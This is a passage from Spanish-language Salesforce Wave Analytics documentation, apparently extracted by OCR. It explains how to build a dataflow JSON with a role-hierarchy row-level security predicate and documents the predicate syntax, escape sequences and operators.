| Edit \| Del | salesforce.com - 50... | Global Media | $50,000.00 | 5/12/2012 | Closed Won | Keith |
| Edit \| Del | salesforce.com - 50... | Global Media | $500,000.00 | 5/12/2012 | Closed Won | Keith |
| Edit \| Del | West_Sales_01 | West_Sales_Acc_01 | | 9/4/2014 | Prospecting | Lucy |

## Diseñar el flujo de datos para cargar los datos

Ahora es el momento de entender cómo el flujo de datos extraerá los datos y los cargará en un conjunto de datos. Puede empezar creando este diseño de alto nivel para el flujo de datos.




El flujo de datos extraerá datos de los objetos Oportunidad y Usuario, unirá los datos y los cargará en el conjunto de datos OppRoles.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.


Ahora hay que implementar ese diseño en JSON, que es el formato del archivo de definición de flujo de datos. Un archivo de definición de flujo de datos contiene transformaciones que extraen, transforman y cargan datos en un conjunto de datos.

En base al diseño, se crea el JSON que se muestra a continuación.

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
        ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Username" },
         { "name": "LastName" },
         { "name": "FirstName" },
         { "name": "Name" },
         { "name": "CompanyName" },
         { "name": "Division" },
         { "name": "Department" },
         { "name": "Title" },
         { "name": "Alias" },
         { "name": "CommunityNickname" },
         { "name": "UserType" },
         { "name": "UserRoleId" }
         ]
```

```
      }
   },
   "Augment_Opportunity_User": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Extract_User",
         "relationship": "Owner",
         "right_select": [
            "Name"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_User",
         "rowLevelSecurityFilter": ""
      }
   }
}
```

Si ejecutase este flujo de datos, Wave Analytics generaría un conjunto de datos sin seguridad a nivel de filas. Como resultado, cualquier usuario que tenga acceso al conjunto de datos podrá ver todas las oportunidades. Por ejemplo, como se muestra a continuación, Bill podría ver todas las oportunidades, incluyendo aquellas propiedad de su jefe Keith.




Es necesario aplicar seguridad a nivel de filas para restringir el acceso a registros en este conjunto de datos.

## Determinar la seguridad a nivel de filas para el conjuntos de datos

Ahora es el momento de pensar en la seguridad a nivel de filas. ¿Cómo restringirá el acceso a cada registro en este conjunto de datos?

Decide implementar el siguiente predicado en el conjunto de datos.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

```
'ParentRoleIDs' == "$User.UserRoleId" || 'OwnerId' == "$User.Id"
```

**Nota:** El flujo de datos actual no contiene lógica para crear una columna de conjunto de datos denominada "ParentRoleIDs". ParentRoleIDs es un marcador para el nombre de una columna que contendrá esta información. En el siguiente paso, modificará el flujo de datos para agregar esta columna al conjunto de datos. Este nombre de columna cambiará en base a cómo se configura el flujo de datos.

En base al predicado, Wave Analytics devuelve un registro de oportunidad si:

- El usuario que envía la consulta es un principal del propietario de la oportunidad en base a la jerarquía de funciones de Salesforce. Wave Analytics determina esto en base a sus Id. de funciones y la jerarquía de funciones.
- O bien, el usuario que envía la consulta sobre el conjunto de datos es el propietario de la oportunidad.

Examinemos ambas partes de este predicado.

| Parte de predicado | Descripción |
| --- | --- |
| 'ParentRoleIDs' == "$User.UserRoleId" | • ParentRoleIDs hace referencia a una columna de conjunto de datos que contiene una lista separada por comas de los Id. de funciones de todos los usuarios por encima del propietario de la oportunidad en base a la jerarquía de funciones. Creará esta columna de conjunto de datos en la siguiente sección.<br>• $User.UserRoleId hace referencia a la columna UserRoleId del objeto Usuario. Wave Analytics busca el Id. de función de usuario del usuario que envía la consulta desde el objeto Usuario. |
| 'OwnerId' == "$User.Id" | • OwnerId hace referencia a la columna de conjunto de datos que contiene el Id. de usuario del propietario de cada oportunidad.<br>• $User.Id hace referencia al Id de columna del objeto Usuario. Wave Analytics busca el Id. de usuario del usuario que envía la consulta desde el objeto Usuario. |

## Modificar el flujo de datos basándose en la seguridad a nivel de filas.

Ahora es el momento de modificar el archivo de definición de flujo de datos para tener en cuenta el predicado.


En este escenario tiene que realizar cambios en el flujo de datos basándose en el predicado.

- Agregue una columna en el conjunto de datos que almacene una lista separada por comas de los Id. de funciones de todos los principales de cada propietario de oportunidad. Cuando definió el predicado en el paso anterior, hizo referencia temporalmente a esta columna como "ParentRoleIDs". Para agregar la columna, se rediseña el flujo de datos como se muestra en el siguiente diagrama:

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.



El nuevo diseño de flujo de datos contiene los siguientes cambios:

- Extrae los Id. de funciones del objeto UserRole.
- Utilice la transformación Flatten para generar una columna que almacena una lista separada por comas de los Id. de funciones de todos los principales de cada usuario. Cuando determinó el predicado en el paso anterior, hizo referencia temporalmente a esta columna como "ParentRoleIDs".
- Vincule la nueva columna al conjunto de datos OppRoles.

- Agregue el predicado a la transformación Register que registra el conjunto de datos OppRoles.

El flujo de datos se modifica como se muestra a continuación.

```
{
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "User",
         "fields": [
            { "name": "Id" },
            { "name": "Username" },
            { "name": "LastName" },
            { "name": "FirstName" },
            { "name": "Name" },
            { "name": "CompanyName" },
            { "name": "Division" },
            { "name": "Department" },
            { "name": "Title" },
            { "name": "Alias" },
            { "name": "CommunityNickname" },
            { "name": "UserType" },
            { "name": "UserRoleId" }
         ]
      }
   },
   "Extract_UserRole": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "UserRole",
         "fields": [
            { "name": "Id" },
            { "name": "ParentRoleId" },
```

```
            { "name": "RollupDescription" },
            { "name": "OpportunityAccessForAccountOwner" },
            { "name": "CaseAccessForAccountOwner" },
            { "name": "ContactAccessForAccountOwner" },
            { "name": "ForecastUserId" },
            { "name": "MayForecastManagerShare" },
            { "name": "LastModifiedDate" },
            { "name": "LastModifiedById" },
            { "name": "SystemModstamp" },
            { "name": "DeveloperName" },
            { "name": "PortalAccountId" },
            { "name": "PortalType" },
            { "name": "PortalAccountOwnerId" }
         ]
      }
   },
   "Flatten_UserRole": {
      "action": "flatten",
      "parameters": {
         "multi_field": "Roles",
         "parent_field": "ParentRoleId",
         "path_field": "RolePath",
         "self_field": "Id",
         "source": "Extract_UserRole"
      }
   },
   "Augment_User_FlattenUserRole": {
      "action": "augment",
      "parameters": {
         "left": "Extract_User",
         "left_key": [
            "UserRoleId"
         ],
         "relationship": "Role",
         "right": "Flatten_UserRole",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Roles",
            "RolePath"
         ]
      }
   },
   "Augment_Opportunity_UserWithRoles": {
      "action": "augment",
      "parameters": {
         "left": "Extract_Opportunity",
         "left_key": [
            "OwnerId"
         ],
         "right": "Augment_User_FlattenUserRole",
         "relationship": "Owner",
         "right_select": [
```

```
            "Name",
            "Role.Roles",
            "Role.RolePath"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_UserWithRoles",
          "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
 == \"$User.Id\""
      }
   }
}
```

Nota: En este ejemplo, el conjunto de datos tiene columnas Owner.Role.Roles y OwnerId. Un usuario puede ver los valores de estas columnas de todos los registros a los que tienen acceso.

## Crear el conjunto de datos

Ahora que tiene el archivo de definición de flujo de datos definitivo, puede crear el conjunto de datos.

PRECAUCIÓN: Si desea realizar los pasos en esta implementación de ejemplo, verifique que tiene todos los objetos y campos de Salesforce necesario, y realice los pasos en un entorno que no sea de producción. Asegúrese de que estos cambios no afectan a otros conjuntos de datos que ya ha creado. Del mismo modo, realice siempre una copia de seguridad del archivo de definición de flujo de datos antes de realizar cambios, ya que no podrá recuperar versiones anteriores del archivo.

Para crear el conjunto de datos, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego seleccione **Supervisor de datos** para abrir el supervisor de datos.
   La vista Trabajos del supervisor de datos aparece de forma predeterminada.
2. Seleccione **Vista de flujo de datos**.
3. Haga clic en la lista de acciones (1) del flujo de datos y seleccione **Descargar** para descargar el archivo de definición de flujo de datos existente.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para descargar, cargar, ejecutar y supervisar un flujo de datos:

- "Modificar flujos de datos de Wave Analytics"




4. Abra el archivo de definición de flujo de datos en un editor de JSON o texto.
5. Añada el JSON determinado en el paso anterior.
6. Antes de guardar el archivo de definición de flujo de datos, utilice una herramienta de validación JSON para verificar que el JSON es válido.

   Se producirá un error si intenta cargar el archivo de definición de flujo de datos con un JSON no válido. Podrá encontrar herramienta de validación JSON en Internet.
7. Guarde y cierre el archivo de definición de flujo de datos.
8. En la vista Flujo de datos del supervisor de datos, haga clic en la lista de acciones del flujo de datos y, a continuación, seleccione **Cargar**.
9. Seleccione el archivo de definición de flujo de datos actualizado y haga clic en **Cargar**.
10. En la vista Flujo de datos del supervisor de datos, haga clic en la lista de acciones del flujo de datos y, a continuación, seleccione **Ejecutar** para ejecutar el trabajo de flujo de datos.
11. Haga clic en el botón **Actualizar trabajos** ( ) para ver el estado más reciente del trabajo de flujo de datos.
    Puede ver el conjunto de datos OppRoles después de que el trabajo de flujo de datos se complete correctamente.

Nota: Si está agregando un predicado a un conjunto de datos que se creara anteriormente, cada usuario deberá cerrar sesión y volver a iniciarla antes de que el predicado entre en vigor.

## Probar la seguridad a nivel de filas del conjunto de datos

Debe verificar que el predicado se aplica adecuadamente y que cada usuario puede ver la oportunidades apropiadas.

1. Inicie sesión en Wave Analytics como Bill.
2. Abra la oportunidad OppRoles.
   Nótese que Bill ya no puede ver las oportunidades del jefe de Keith. Ahora solo puede ver su oportunidad y la oportunidad de su subordinado Tony.


EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.


PERMISOS DE USUARIO

- ""
- ""




3. Cierre sesión e inicie sesión ahora como Keith.

   Como se esperaba, Keith puede ver aún todas las oportunidades.




## Sintaxis de las expresiones de predicado para conjuntos de datos

Debe utilizar una sintaxis válida al definir la expresión de predicado.

La expresión de predicado debe tener la siguiente sintaxis:

`<columna de conjunto de datos> <operador> <valor>`

Por ejemplo, puede definir la siguiente expresión de predicado para un conjunto de datos:

```
'UserId' == "$User.Id"
```

Puede crear expresiones de predicado más complejas como:

```
('Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"
```

Tenga en cuenta los siguientes requisitos para la expresión de predicado:

- La expresión de predicado distingue entre mayúsculas y minúsculas.
- La expresión no puede tener más de 1.000 caracteres.
- Debe haber al menos un espacio entre la columna del conjunto de datos y el operador, entre el operador y el valor, y antes y después de los operadores lógicos. Esta expresión no es válida: `'Ingresos'>100`. Debe contener espacios de esta manera: `'Ingresos' > 100`.

Si intenta aplicar un predicado a un conjunto de datos y el predicado no es válido, aparecerá un error cuando cualquier usuario intente consultar el conjunto de datos.

Columnas de conjunto de datos en una expresión de predicado
Se incluye al menos una columna de conjunto de datos como parte de la expresión de predicado.

Valores de una expresión de predicado
El valor de una expresión de predicado puede ser un literal de cadena o un literal numérico. También puede ser un valor de campo del objeto Usuario en Salesforce.

Secuencias de escape
Puede utilizar el carácter de barra invertida (\) para escapar caracteres en nombres de columna y valores de cadena en una expresión de predicado.

Compatibilidad con conjuntos de caracteres
Wave Analytics admite caracteres UTF-8 en nombres de columna de conjuntos de datos y valores en una expresión de predicado.

Wave Analytics sustituye los caracteres que no son UTF-8 con el símbolo UTF-8 ( ). Si Wave Analytics tiene que sustituir un carácter que no es UTF-8 en una expresión de predicado, los usuarios pueden experimentar resultados de consulta no esperados.

Caracteres especiales
Ciertos caracteres tienen un significado especial en Wave Analytics.

Operadores
Puede utilizar operadores de comparación y operadores lógicos en expresiones de predicado.

Expresiones de predicado de ejemplo para conjuntos de datos
Revise los ejemplos para ver cómo estructurar una expresión de predicado.

## Columnas de conjunto de datos en una expresión de predicado

Se incluye al menos una columna de conjunto de datos como parte de la expresión de predicado.

Tenga en cuenta los siguientes requisitos para columnas de conjunto de datos en una expresión de predicado:

- Los nombres de columnas distinguen entre mayúsculas y minúsculas.
- Los nombres de columnas deben estar encerrados entre comillas simples ('). Por ejemplo, `'Región' == "Sur"`

  Nota: Un conjunto de caracteres entre comillas dobles se trata como una cadena en vez de como un nombre de columna.

- Las comillas simples en los nombres de columnas deben escaparse. Por ejemplo, `'Team\'s Name' == "Cuentas de la región del oeste"`

## Valores de una expresión de predicado

El valor de una expresión de predicado puede ser un literal de cadena o un literal numérico. También puede ser un valor de campo del objeto Usuario en Salesforce.

Tenga en cuenta los siguientes requisitos para cada tipo de valor.

| Tipo de valor | Requisitos | Ejemplos de expresión de predicado |
|---|---|---|
| literal de cadena | Encierre entre comillas dobles y escape las comillas dobles. | • `'Propietario' == "Juan"`<br>• `'Nombre de etapa' == "Cerrada ganada"` |

| Tipo de valor | Requisitos | Ejemplos de expresión de predicado |
| --- | --- | --- |
| literal numérico | Puede ser un tipo de datos flotante o largo. No encierre entre comillas. | • `'Ingresos_esperados' >= 2000,00`<br>• `'Pérdida_Neta' < -10000` |
| valor de campo | Cuando se hace referencia a un campo del objeto Usuario, utilice la sintaxis $User.[campo]. Utilice el nombre de API para el campo.<br>Puede especificar campos estándar o personalizados.<br>Cuando define un predicado para un conjunto de datos, debe tener acceso de lectura en todos los campos del objeto Usuario empleados para crear la expresión de predicado.<br>Sin embargo, cuando un usuario consulta un conjunto de datos que tiene un predicado basado en el objeto Usuario, Wave Analytics utiliza los permisos de acceso del usuario de seguridad de Insights para evaluar la expresión de predicado basada en el objeto Usuario.<br>Nota: De forma predeterminada, el usuario de seguridad no tiene permiso de acceso a los campos personalizados del objeto Usuario.<br>Para otorgar acceso de lectura a un campo al usuario de seguridad, establezca la seguridad a nivel de campos en el campo en el perfil de usuario del usuario de seguridad. | • `'Owner.Role' == "$User.UserRoleId"`<br>• `'GroupID' == "$User.UserGroupId__c"` |

## Secuencias de escape

Puede utilizar el carácter de barra invertida (\) para escapar caracteres en nombres de columna y valores de cadena en una expresión de predicado.

Puede utilizar la secuencia de escape \' para escapar una comilla simple en un nombre de columna. Por ejemplo:

```
'Team\'s Name' == "West Region Accounts"
```

Puede utilizar las siguientes secuencias de escape para caracteres especiales en valores de cadena.

| Secuencia | Significado |
|---|---|
| \b | Un carácter de retroceso |
| \n | Nueva línea |
| \r | Retorno de carro |
| \t | Tabulador |
| \Z | CTRL+Z (ASCII 26) |
| \" | Un carácter de comillas dobles |
| \\ | Un carácter de barra invertida |
| \0 | Un carácter ASCII nulo |

## Compatibilidad con conjuntos de caracteres

Wave Analytics admite caracteres UTF-8 en nombres de columna de conjuntos de datos y valores en una expresión de predicado. Wave Analytics sustituye los caracteres que no son UTF-8 con el símbolo UTF-8 ( ). Si Wave Analytics tiene que sustituir un carácter que no es UTF-8 en una expresión de predicado, los usuarios pueden experimentar resultados de consulta no esperados.

## Caracteres especiales

Ciertos caracteres tienen un significado especial en Wave Analytics.

| Carácter | Nombre | Descripción |
|---|---|---|
| ‘ | Comillas simples | Encierra un nombre de columna de conjunto de datos en una expresión de predicado.<br>Expresión de predicado de ejemplo:<br>`'Ingresos_esperados' >= 2000,00` |
| " | Comillas dobles | Encierra un valor de cadena o valor de campo en una expresión de predicado.<br>Expresión de predicado de ejemplo:<br>`‘OpportunityOwner’ == "Miguel Vesti"` |
| ( ) | Paréntesis | Hace valer el orden en el que evaluar una expresión de predicado.<br>Expresión de predicado de ejemplo:<br>`(‘Ingresos_esperados’ > 4000 \|\| ‘Nombre de etapa’ ==` |

| Carácter | Nombre | Descripción |
|---|---|---|
| | | `"Cerrada Ganada") && 'isDeleted' != "Falso"` |
| $ | Símbolo de dólar | Identifica el objeto de Salesforce en una expresión de predicado.<br>Nota: Solo puede utilizar el objeto Usuario en una expresión de predicado.<br>Expresión de predicado de ejemplo:<br>`'Owner.Role' == "$User.UserRoleId"` |
| . | Punto | Separa el nombre de objeto y el nombre de campo en una expresión de predicado.<br>Expresión de predicado de ejemplo:<br>`'Owner' == "$User.UserId"` |

## Operadores

Puede utilizar operadores de comparación y operadores lógicos en expresiones de predicado.

Operadores de comparación
Los operadores de comparación devuelven verdadero (true) o falso (false).
Operadores lógicos
Los operadores lógicos devuelven verdadero (true) o falso (false).

### Operadores de comparación

Los operadores de comparación devuelven verdadero (true) o falso (false).

Wave Analytics admite los siguientes operadores de comparación.

| Operador | Nombre | Descripción |
|---|---|---|
| == | Igual | Verdadero si los operandos son iguales. Las comparaciones de cadenas que utilizan el operador igual distinguen entre mayúsculas y minúsculas.<br>Expresiones de predicado de ejemplo:<br>`'Nombre de etapa' == "Cerrada ganada"` |
| != | No es igual | Verdadero si los operandos no son iguales. Las comparaciones de cadenas que utilizan el operador no es igual distinguen entre mayúsculas y minúsculas.<br>Expresión de predicado de ejemplo: |

| Operador | Nombre | Descripción |
|---|---|---|
| | | `'isDeleted' != "Falso"` |
| < | Menor que | Verdadero si el operando de la izquierda es menor que el operando derecho.<br>Expresión de predicado de ejemplo:<br>`'Ingresos' < 100` |
| <= | Menor o igual | Verdadero si el operando de la izquierda es menor o igual que el operando derecho. |
| > | Mayor que | Verdadero si el operando de la izquierda es mayor que el operando derecho. |
| >= | Mayor o igual | Verdadero si el operando de la izquierda es mayor o igual que el operando derecho. |
| in | Filtro de lista multivalor | Es verdadero si el operando izquierdo existe en la lista de cadenas sustituidas por una lista de selección multivalor (valor de campo).<br>Expresión de predicado de ejemplo:<br>`'Demog' in ["$User.Demographic__c"]`<br>En este ejemplo, `Demographic__c` es del tipo `multiPicklistField`. Durante la evaluación, el campo de la lista de selección multivalor se sustituye por una lista de cadenas, con 1 cadena por elemento seleccionado por el usuario.<br>Nota: Las listas separadas por comas no se admiten dentro de la construcción de corchetes. |

Puede utilizar los operadores <, <=, >, y >= únicamente con columnas de medición.

## Operadores lógicos

Los operadores lógicos devuelven verdadero (true) o falso (false).

Wave Analytics admite los siguientes operadores lógicos.

| Operador | Nombre | Descripción |
|---|---|---|
| && | AND lógico | Verdadero si los operandos son verdaderos.<br>Expresión de predicado de ejemplo:<br>'Nombre de etapa' == "Cerrada Ganada" && 'isDeleted' != "Falso" |
| \|\| | OR lógico | Verdadero si cualquier operando es verdadero.<br>Expresión de predicado de ejemplo:<br>'Ingresos_esperados' > 4000 \|\| 'Nombre de etapa' == "Cerrada Ganada" |

### Expresiones de predicado de ejemplo para conjuntos de datos

Revise los ejemplos para ver cómo estructurar una expresión de predicado.

Los ejemplos se basan en el siguiente conjunto de datos Oportunidad.

| Oportunidad | Expected_Rev | Owner | OwnerRoleID | Stage_Name | IsDeleted |
|---|---|---|---|---|---|
| OppA | 2000.00 | Bill | 20 | Cliente potencial | Verdadero |
| OppB | 3000.00 | Joe | 22 | Cerrada ganada | Falso |
| OppC | 1000.00 | 可爱的花 | 36 | Cerrada ganada | Falso |
| OppD | 5000.00 | O'Fallon | 18 | Cliente potencial | Verdadero |
| OppE | | Joe | 22 | Cerrada ganada | Verdadero |

Echemos un vistazo a algunos ejemplos para comprender cómo construir una expresión de predicado.

| Expresión de predicado | Detalles |
|---|---|
| `'OwnerRoleID' == "$User.UserRoleId"` | Comprueba los valores de columnas en el objeto Usuario. |
| `'Ingresos_esperados' > 1000 && 'Ingresos_esperados' <= 3000` | |
| `'Owner' = "Joe" \|\| 'Owner' = "Bill"` | |
| `('Ingresos_esperados' > 4000 \|\| 'Nombre de etapa' == "Cerrada Ganada") && 'isDeleted' != "Falso"` | Los paréntesis especifican el orden de las operaciones. |
| `'Nombre de etapa' == "Cerrada ganada" && 'Ingresos_esperados' > 70000` | |
| `'Owner' == "可爱的花"` | Cadena que contiene caracteres Unicode. |
| `'Owner' == "O\'Fallon"` | Comillas simples en una cadena que requiere el carácter de escape. |
| `'Nombre de etapa' == ""` | Comprueba si hay una cadena vacía. |

# Conjuntos de datos

Un conjunto de datos es una recopilación de datos relacionados que se almacena de una forma desnormalizada y altamente comprimida. Existen varias formas de crear conjuntos de datos. También puede modificar conjuntos de datos después de crearlos.

Consejo: Para asegurarse de no alcanzar el límite (250 millones) del número máximo de filas en todos los conjuntos de datos registrados, elimine los conjuntos de datos no utilizados.

CONSULTE TAMBIÉN

- Crear un conjunto de datos con datos externos
- Modificar un conjunto de datos
- Eliminar un conjunto de datos

# Supervisor de datos

